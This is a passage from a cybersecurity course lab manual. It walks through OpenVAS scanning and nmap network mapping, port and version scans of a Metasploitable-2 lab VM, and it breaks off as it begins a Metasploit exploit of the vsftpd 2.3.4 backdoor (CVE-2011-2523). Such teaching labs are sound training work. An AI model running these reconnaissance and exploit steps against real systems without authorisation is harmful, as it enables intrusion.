
[*] Opening Web UI (https://127.0.0.1:9392) in: 5... 4... 3... 2... 1...
[root@parrot]~[/home/attacker]
# 

```

6. The Firefox browser appears, in the address bar type `127.0.0.1:9392` and press `Enter`.
7. OpenVAS login page appears, log in with `admin` as admin and `password` as password and click the Login button.




8. OpenVAS Dashboard appears, as shown in the screenshot below.




9. Navigate to Scans --> Tasks from the Menubar.


Note: If a Welcome to the scan management pop-up appears, close it.




10. Hover over wand icon and click the Task Wizard option.



11. The Task Wizard window appears; enter the IP address in the IP address or target hostname field (here, the target is Metasploitable-2 [10.10.1.16]) and click the Start Scan button.



12. The task appears under the Tasks section; OpenVAS starts scanning the target IP address.



13. Wait for the Status to change from Requested to Done. Once it is completed, click the Done button under the Status column to view the vulnerabilities found in the target system.

Note: If you are logged out of the session, login again using credentials admin/password

The screenshot shows the 'Tasks' section of the Greenbone Security Assistant interface. At the top, there's a navigation bar with links for Applications, Places, System, and a Firefox icon. The title bar says 'Greenbone Security Assistant - Tasks - Mozilla Firefox'. Below the title bar, the address bar shows the URL 'https://127.0.0.1:9392/tasks'. The main content area has a green header bar with the 'Greenbone Security Assistant' logo and a user icon. The menu bar includes Dashboards, Scans, Assets, Resilience, SecInfo, Configuration, Administration, and Help. A 'Tasks 1 of 1' section is displayed, containing three cards: 'Tasks by Severity Class (Total: 1)' showing one Medium severity task (represented by an orange circle), 'Tasks with most High Results per Host' (empty), and 'Tasks by Status (Total: 1)' showing one Done task (represented by a blue circle). Below these cards is a table with a single row for an 'Immediate scan of IP 10.10.1.16'. The table columns are Name, Status, Reports, Last Report, Severity, Trend, and Actions. The 'Name' column shows 'Immediate scan of IP 10.10.1.16'. The 'Status' column shows 'Done'. The 'Reports' column shows '1'. The 'Last Report' column shows 'Fri, Aug 20, 2021 12:27 PM UTC'. The 'Severity' column shows '6.4 (Medium)'. The 'Trend' column shows a neutral trend icon. The 'Actions' column contains icons for viewing, deleting, and editing. A cursor is hovering over the 'Actions' column for the first row. At the bottom of the page, there's a footer with links for Menu, Parrot Terminal, and Greenbone Security Ass... The footer also includes a copyright notice: 'Greenbone Security Assistant (GSA) Copyright (C) 2009-2020 by Greenbone Networks GmbH, www.greenbone.net'.

14. Report: Information appears, click Results tab to view the discovered vulnerabilities along with their severity and the port numbers on which they are running.

The screenshot shows the Greenbone Security Assistant interface. At the top, it displays the title "Greenbone Security Assistant - Report Details - Mozilla Firefox" and the date "Fri Aug 20, 08:37". Below the header, there's a navigation bar with links for Dashboards, Scans, Assets, Resilience, SecInfo, Configuration, Administration, and Help. A search bar is present above the main content area.

The main content area shows a summary of the report details:

- Report Date:** Fri, Aug 20, 2021
- Report Time:** 12:27 PM UTC
- ID:** adb0a742-b307-4e5a-b5a6
- Created:** Fri, Aug 20, 2021 12:26 PM UTC
- Modified:** Fri, Aug 20, 2021 12:35 PM UTC
- Owner:** admin

Below the summary, there's a table with tabs for Information, Results (6 of 40), Hosts (0 of 0), Ports (0 of 0), Applications (0 of 2), Operating Systems (0 of 1), CVEs (0 of 0), Closed CVEs (0 of 0), TLS Certificates (0 of 0), Error Messages (0 of 0), and User Tags (0). The "Results" tab is selected.

The table lists the following vulnerabilities:

Vulnerability	Severity	QoD	Host IP	Name	Location	Created
Anonymous FTP Login Reporting	6.4 (Medium)	80 %	10.10.1.16	www.moviescope.com	21/tcp	Fri, Aug 20, 2021 12:32 PM UTC
DCE/RPC and MSRPC Services Enumeration Reporting	5.0 (Medium)	80 %	10.10.1.16	www.moviescope.com	135/tcp	Fri, Aug 20, 2021 12:33 PM UTC
FTP Unencrypted Cleartext Login	4.8 (Medium)	70 %	10.10.1.16	www.moviescope.com	21/tcp	Fri, Aug 20, 2021 12:32 PM UTC
Cleartext Transmission of Sensitive Information via HTTP	4.8 (Medium)	80 %	10.10.1.16	www.moviescope.com	80/tcp	Fri, Aug 20, 2021 12:33 PM UTC
SSL/TLS: Report Weak Cipher Suites	4.3 (Medium)	98 %	10.10.1.16	www.moviescope.com	3389/tcp	Fri, Aug 20, 2021 12:33 PM UTC
TCP timestamps	2.6 (Low)	80 %	10.10.1.16	www.moviescope.com	general/tcp	Fri, Aug 20, 2021 12:29 PM UTC

At the bottom of the page, there's a footer with the text "Greenbone Security Assistant (GSA) Copyright (C) 2009-2020 by Greenbone Networks GmbH, www.greenbone.net".

15. Click on any vulnerability under the Vulnerability column (here, Anonymous FTP Login Reporting) to view its detailed information.
16. Detailed information regarding selected vulnerability appears, as shown in the screenshot below.

The screenshot shows the detailed information for the "Anonymous FTP Login Reporting" vulnerability. The table from the previous screenshot is still visible at the top.

The detailed information is organized into sections:

- Summary:** Reports if the remote FTP Server allows anonymous logins.
- Detection Result:** It was possible to login to the remote FTP service with the following anonymous account(s):
 - anonymous:anonymous@example.com
 - ftp:anonymous@example.com
- Insight:** A host that provides an FTP service may additionally provide Anonymous FTP access as well. Under this arrangement, users do not strictly need an account on the host. Instead the user typically enters 'anonymous' or 'ftp' when prompted for username. Although users are commonly asked to send their email address as their password, little to no verification is actually performed on the supplied data.
- Detection Method:** Details: Anonymous FTP Login Reporting OID: 1.3.6.1.4.1.25623.1.0.900600
- Affected Software/OS:**

At the bottom of the page, there's a footer with the text "Greenbone Security Assistant (GSA) Copyright (C) 2009-2020 by Greenbone Networks GmbH, www.greenbone.net".

17. Similarly, you can click other discovered vulnerabilities under the Report: Results section to view detailed information regarding the vulnerabilities in the target system.
18. Close all the machines after completing the lab.

RESULT: We have successfully completed the lab on vulnerability scanning using OpenVAS. By learning to create targets, configure tasks, and analyse scan results, you've acquired practical skills in identifying security weaknesses.

Viva Questions:

1. What is OpenVAS?
2. What is the difference between OpenVAS and Nessus?
3. What is a CVE?
4. How does OpenVAS use CVEs?
5. How does OpenVAS perform a port scan?

EXPIREMENT NO: 4

NAME OF THE EXPERIMENT:

Internal Penetration Testing

- a. Mapping
- b. Scanning
- c. Gaining access through CVEs.
- d. Sniffing POP3/FTP/Telnet
Passwords
- e. ARP Poisoning
- f. DNS Poisoning

AIM: The objective of this lab is to simulate internal penetration testing scenarios including network mapping, vulnerability scanning, exploiting CVEs, password sniffing, ARP poisoning, and DNS poisoning. This hands-on experience aims to deepen understanding of cybersecurity vulnerabilities and mitigation strategies within an organization's internal network.

~~Parrot OS/ Kali Linux~~ and Testing Machine

THEOREY:

Mapping:

Network mapping involves discovering live hosts and services within a network. Tools like Nmap are used to send ICMP echo requests (ping) to identify live hosts and gather information about open ports and services.

Scanning:

Scanning is the process of identifying open ports and services on target systems.

Nmap is used to perform port scans by sending various types of packets to target hosts and analysing their responses to determine which ports are open.

Gaining Access through CVEs:

Exploiting known vulnerabilities (CVEs) involves identifying security flaws in target systems and utilizing specific exploit modules to gain unauthorized

access. It emphasizes the importance of patch management and keeping systems up to date.

Sniffing POP3/FTP/Telnet Passwords:

Sniffing involves capturing network traffic to intercept sensitive information like passwords. Plain-text protocols like POP3, FTP, and Telnet transmit data in an unencrypted form, making passwords vulnerable to interception by malicious actors.

ARP Poisoning:

ARP (Address Resolution Protocol) poisoning is a technique to manipulate the ARP table of a target network to intercept traffic. By sending fake ARP responses, attackers redirect traffic to their own machine, allowing them to intercept and analyze the data.

DNS Poisoning:

DNS (Domain Name System) poisoning involves altering the DNS cache to redirect legitimate traffic to malicious websites. This technique highlights the risks associated with compromised DNS servers and emphasizes the importance of DNS security.

Lab Setup:

Note: we need two virtual machines.

- a) Kali-Linux
- b) Metasploitable 2

Step 1: Power on both machines

Step 2: run **ifconfig** command on both machine and note the IP address.

Note: In internal penetration testing the test is to be done in same network.

A) MAPPING:

Step 1: open terminal in Kali-Linux

Step 2: run ifconfig command and note the IP of machine.

```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.23.129 netmask 255.255.255.0 broadcast 192.168.23.255
      inet6 fe80::d37c:aa28:4b7c:fd7 prefixlen 64 scopeid 0x20<link>
        ether 00:0c:29:35:22:34 txqueuelen 1000 (Ethernet)
          RX packets 4 bytes 945 (945.0 B)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 24 bytes 3158 (3.0 KiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Step 3 : my IP is 192.168.23.129

Note: in your case the IP may vary.

Step 4: now enter the following command in the terminal to map the entire network.

Command = nmap -sn 192.168.23.0/24

This command sends ICMP echo requests (ping) to all IP addresses in the specified range. Nmap will display the hosts that respond to pings.

Determine the IP range of the network you're testing. for instance, if your network range is 192.168.1.0/24, it means you're scanning all Ips from 192.168.1.1 to 192.168.1.254

After the nmap scan we identified that 4 hosts are UP.

```
(kali㉿kali)-[~]
└─$ nmap -sn 192.168.23.0/24
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-31 01:09 EDT
Nmap scan report for 192.168.23.1
Host is up (0.0072s latency).
Nmap scan report for 192.168.23.2
Host is up (0.0047s latency).
Nmap scan report for 192.168.23.129
Host is up (0.0010s latency).
Nmap scan report for 192.168.23.131
Host is up (0.0067s latency).
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.46 seconds
```

Step 5: Perform a Comprehensive Port Scan

Once live hosts are identified, you can proceed to scan their open ports and services. Choose a live host (e.g., 192.168.23.131) and run a comprehensive port scan using this command:

```
nmap -p 1-65535 192.168.23.131
```

This command scans all ports from 1 to 65535 on the target host. Nmap will provide a list of open ports along with the services running on those ports.

```
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-31 01:14 EDT
Nmap scan report for 192.168.23.131
Host is up (0.0030s latency).
Not shown: 65505 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8009/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  msgsrvr
43004/tcp open  unknown
51005/tcp open  unknown
55586/tcp open  unknown
56054/tcp open  unknown
```

Step 6: Analyse Results

Review the results of the scan to understand the open ports, services, and potential vulnerabilities on the target host. Identify any known services associated with each open port and consider their security implications.

Step 7: Repeat for Other Hosts

Repeat steps 4 and 5 for other live hosts discovered during the ping sweep. This process helps you gather information about each host's services and potential vulnerabilities. (Not required because we are using virtual environment)

Note: Keep in mind that while Nmap is a common tool for network mapping, there are other tools and techniques that can also be used in different scenarios

B) SCANNING

Scanning in Internal Penetration Testing

Scanning involves identifying open ports and services on target systems. This step helps penetration testers discover potential entry points and vulnerabilities. Here's a step-by-step guide on how to perform scanning using Nmap:

Step 1: Identify Your Target

Choose a target host you want to scan. For example, let's use the IP address 192.168.23.131 as the target.

Step 2: Run a Port Scan

Open a terminal/command prompt and enter the following command to perform a basic port scan on the target:

nmap 192.168.23.131

```
(kali㉿kali)-[~]
└─$ nmap 192.168.23.131
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-31 01:27 EDT
Nmap scan report for 192.168.23.131
Host is up (0.0020s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown

Nmap done: 1 IP address (1 host up) scanned in 1.23 seconds
```

This command will scan the 1000 most common ports on the target host and provide a list of open ports along with the services running on those ports.

Step 3: Comprehensive Port Scan

For a more thorough scan, you can run a comprehensive scan that checks all 65535 ports:

nmap -p 1-65535 192.168.23.131

This command scans all ports on the target host. It might take longer but provides a complete picture of open ports.

```
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-31 01:14 EDT
Nmap scan report for 192.168.23.131
Host is up (0.0030s latency).
Not shown: 65505 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8009/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  msgsrvr
43004/tcp open  unknown
51005/tcp open  unknown
55586/tcp open  unknown
56054/tcp open  unknown
```

Step 4: Service Version Detection

You can also use Nmap to detect the version of services running on open ports. Use the ` -sV` flag along with the comprehensive scan command:

```
nmap -p 1-65535 -sV 192.168.23.131
```

This command will not only identify open ports but also try to determine the version of services on those ports.

```
[-(kali㉿kali)-~]
└─$ nmap -p 1-65535 -sV 192.168.23.131
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-31 01:23 EDT
Nmap scan report for 192.168.23.131
Host is up (0.0030s latency).
Not shown: 65505 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi   GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd    distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
6697/tcp  open  irc         UnrealIRCd (Admin email admin@Metasploitable.LAN)
8009/tcp  open  ajp13      Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb         Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drbs)
43004/tcp open  nlockmgr   1-4 (RPC #100021)
51005/tcp open  java-rmi   GNU Classpath grmiregistry
5586/tcp open  mountd     1-3 (RPC #100005)
56054/tcp open  status      1 (RPC #100024)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

Step 5: Script Scanning

Nmap offers script scanning capabilities that can identify vulnerabilities and weaknesses. Use the `--script` option to include scripts for specific vulnerabilities:

```
nmap --script vuln 192.168.23.131
```

This command will run vulnerability detection scripts against the target.

Step 6: Analyse Results

Review the results of the scan to understand the open ports, services, and potentially vulnerable areas on the target host. Identify services that might have known vulnerabilities or misconfigurations.

Step 7: Documentation

Document the findings from the scan, including open ports, services, and potential vulnerabilities. This information will be crucial for further stages of the penetration testing process.

Scanning provides insights into potential attack vectors and helps penetration testers prioritize areas for further investigation. As always, ensure you have proper authorization before conducting any scanning activities.

C) Gaining Access through CVEs

Gaining Access through CVEs on Metasploitable 2:

This step-by-step procedure guides you through gaining unauthorized access to Metasploitable 2 using known vulnerabilities (CVEs) via Metasploit.

Step 1: Identify Vulnerabilities

Research and identify a CVE affecting a service on Metasploitable 2. For example, use the "vsftpd 2.3.4 Backdoor Command Execution" (CVE-2011-2523) vulnerability.

We know from the nmap service enumeration the ftp port is open and the service version is vsftpd 2.3.4

Step 2: Launch Metasploit

